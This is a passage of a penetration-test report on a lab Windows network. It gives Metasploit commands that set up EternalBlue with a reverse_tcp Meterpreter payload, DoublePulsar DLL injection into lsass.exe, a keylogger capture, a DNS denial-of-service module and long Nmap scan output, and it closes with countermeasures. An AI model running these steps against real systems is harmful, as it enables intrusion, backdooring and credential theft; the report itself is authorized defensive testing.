Next a listener was set up in Meterpreter using Metasploit. If EternalBlue is successful, the listener opens a session to the target and commands can be executed on the machine. The commands used were:

msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/reverse_tcp

Then, set the following options:
set LHOST 192.168.0.100
set RHOST 192.168.0.1
exploit



Figure 34 Setting up a listener in Meterpreter

A leaked hacking tool called Fuzzbunch was then used to execute the EternalBlue exploit. Fuzzbunch is NSA's "version" of Metasploit, a collection of exploits to run.



Figure 35 NSA FuzzBunch tool suite

Fuzzbunch was set up using the initial variables with the most important ones being:

Target IP address: 192.168.0.1 (Server1 was exploited first)
Callback IP address: 192.168.0.200 (Attacking machine with Kali)
Traditional deployment from within FUZZBUNCH
Redirection off



Figure 36 Executing EternalBlue

After the exploit was run a confirmation was received that it was a success.



Figure 37 EternalBlue success message

After EternalBlue was used, another tool called DoublePulsar was used to inject the previously created malicious DLL file into a target process. DoublePulsar allows the creation of a backdoor and it's also created by the NSA and runs in kernel mode so it grants the attacker high level of control. DoublePulsar is included in FuzzBunch.

The important settings for DoublePulsar:

Protocol: SMB
Architecture: x64 64-bits (target system is 64-bit)
RunDLL (the msf.dll that was created earlier)
Process: lsass.exe (any SYSTEM process)



Figure 38 DoublePulsar success message

To confirm DoublePulsar was successful, a confirmation was received in the previously created Metasploit session:

```
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:55601) at 20
18-11-26 12:58:57 -0500

meterpreter > sysinfo
Computer        : SERVER1
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADTARGETNET
Logged On Users : 3
Meterpreter     : x64/windows
meterpreter >
```

Figure 39 Meterpreter shell confirmation on Server1

Server1 was successfully owned and backdoored. A keylogger test was run by starting a keyscan with the command:

keyscan_start

After this a dummy file was created on Server1 by logging into it as an admin:



Figure 40 Dummy file created on Server1 to test key logger

And after this the keystrokes were dumped in Meterpreter:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>My super secret password is<Shift>:<Shift>:<^H> 123<^S>

meterpreter >
```

Figure 41 Keyscan_dump results

Server2 was exploited similarly:



Figure 42 Server2 EternalBlue success

Note:

Client1 and Client2 were also successfully exploited with EternalBlue but the second phase with DoublePulsar failed because only a 64-bit version was available and the 32-bit version needed internet access to be downloaded.



Figure 43 Client1 (and Client2) architectures needed a different version of DoublePulsar to finish the exploitation process and gain a session

After successfully exploiting one of the vulnerabilities in the systems another vulnerability identified by Nessus was tried. This was the DNS vulnerability.



Figure 44 A different vulnerability found by Nessus in the earlier scan

Information about the exploit was searched and the explanation revealed that the exploit can be executed but there were no known payloads for it:

Figure 45 Explanation of the exploit

The exploit was successfully run against all of the targets.



Figure 46 Exploit successful on Server1 (but no payload)

Figure 47 Exploit successful on Server2 (but no payload)



Figure 48 Exploit successful on Client1 (but no payload)

```
msf auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run

[*] Sending Ipv6 LLMNR query to 192.168.0.11
[*] Sending Ipv4 LLMNR query to 192.168.0.11
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
```

Figure 49 Exploit successful on Client2 (but no payload)

After trying the previous exploits, the GUI version of Metasploit called Armitage was used. The systems were scanned for other vulnerabilities using the scan functionality and to speed things up, the automatic exploit option Hail Mary was used which tries to execute all possible exploits that the system(s) has/have vulnerabilities to. However it wasn't successful in creating any additional new sessions.



Figure 50 Armitage setup



Figure 51 Exploit scan in Armitage



Figure 52 No sessions after running Hail Mary

3 DISCUSSION

3.1 RESULTS EVALUATION

Based on the findings and several successful exploits it is safe to say that Company XYZ's network is insufficiently protected against an inside attack. Each exploit used was very easy to execute and publicly and freely available to anyone who has access to the internet. By using these tools and information gained using a variety of different scan complete and persistent admin level access was gained on every system. This would likely lead to leaking of business sensitive materials and/or personal information that could be used in malicious ways to damage the reputation of the company or its employees.

3.2 COUNTERMEASURES

The first thing to do is to patch all the systems and apply all critical updates to mitigate against EternalBlue. EternalBlue can be detected by at least Nessus so using a free trial or purchasing a license for the company would be beneficial and the sysadmin could scan the network frequently to spot potential malicious processes.

Next an important step to make the first phases of network penetration much harder for a potential attacker would be to block port scanning as much as possible. ICMP packages should be filtered and if the company's router allows it, configure it to detect the most common port sans and report all ports closed or return no response. After re-configuring the router an internal Nmap scan should be run to see what a potential attacker would see.

To counter enumerating the operating system, the sysadmin can use a tool like OSfuscate to change Windows registry values so that scanners report the operating system wrong.

To prevent username enumeration either disable NetBios and if that's not practical, preventing Security Accounts Manager account enumeration should be considered. During the penetration test no printers were found but removing the possibility of sharing them and files in general should be considered as well.

Since half of the passwords were cracked, it would be wise to require every use to change their passwords (and potentially usernames into something more random).

3.3 FUTURE WORK

- Include Powershell in penetration test process
- Spend time on Windows Server Active Directory
- Research vulnerabilities found by Nessus that are labeled "medium" or "low"
- Scan the network with a second vulnerability scanner

3.4 CALL TO ACTION

- In the future keep all of the systems fully updated and patched
- Re-think if any of the open TCP/UDP ports could be closed if they are unused
- Do a second penetration test in the next 6 months to verify mitigations against found threats
- Make all employees take a basic cyber security course
- Create a company wide password complexity policy

REFERENCES

Edgescan 2018. *2018 Vulnerability statistics report*. [online pdf]. Available from: https://www.edgescan.com/wp-content/uploads/2018/05/edgescan-stats-report-2018.pdf [Accessed 28 November 2018].

Ferguson, M. 2018. *73% of Companies Have Critical AWS Security Misconfigurations*. [blog]. 18 April. Available from: https://www.threatstack.com/blog/73-of-companies-have-critical-aws-security-misconfigurations [Accessed 28 November 2018].

APPENDICES

APPENDIX A – SOFTWARE OUTPUT

Server1 Nmap aggressive scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:31 EST
Nmap scan report for 192.168.0.1
Host is up (0.0010s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: Server1.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A)
(Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Apache httpd
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache
|_http-title: Index of /
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server
time: 2018-11-21 10:32:03Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601
Service Pack 1 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```

```
49160/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49161/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:65:8E:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: SERVER1; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:65:8e:40 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
(Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: Server1.uadtargetnet.com
|_  System time: 2018-11-21T10:32:57+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2018-11-21 05:32:57
|_  start_date: 2017-10-30 05:00:08

TRACEROUTE
HOP RTT     ADDRESS
1   1.02 ms 192.168.0.1

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.37 seconds
```

Server2 Nmap aggressive scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:34 EST
Nmap scan report for 192.168.0.2
Host is up (0.00072s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: SERVER2.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A)
(Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title.
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server
time: 2018-11-21 10:34:48Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601
Service Pack 1 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
MAC Address: 00:50:56:3A:42:9F (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
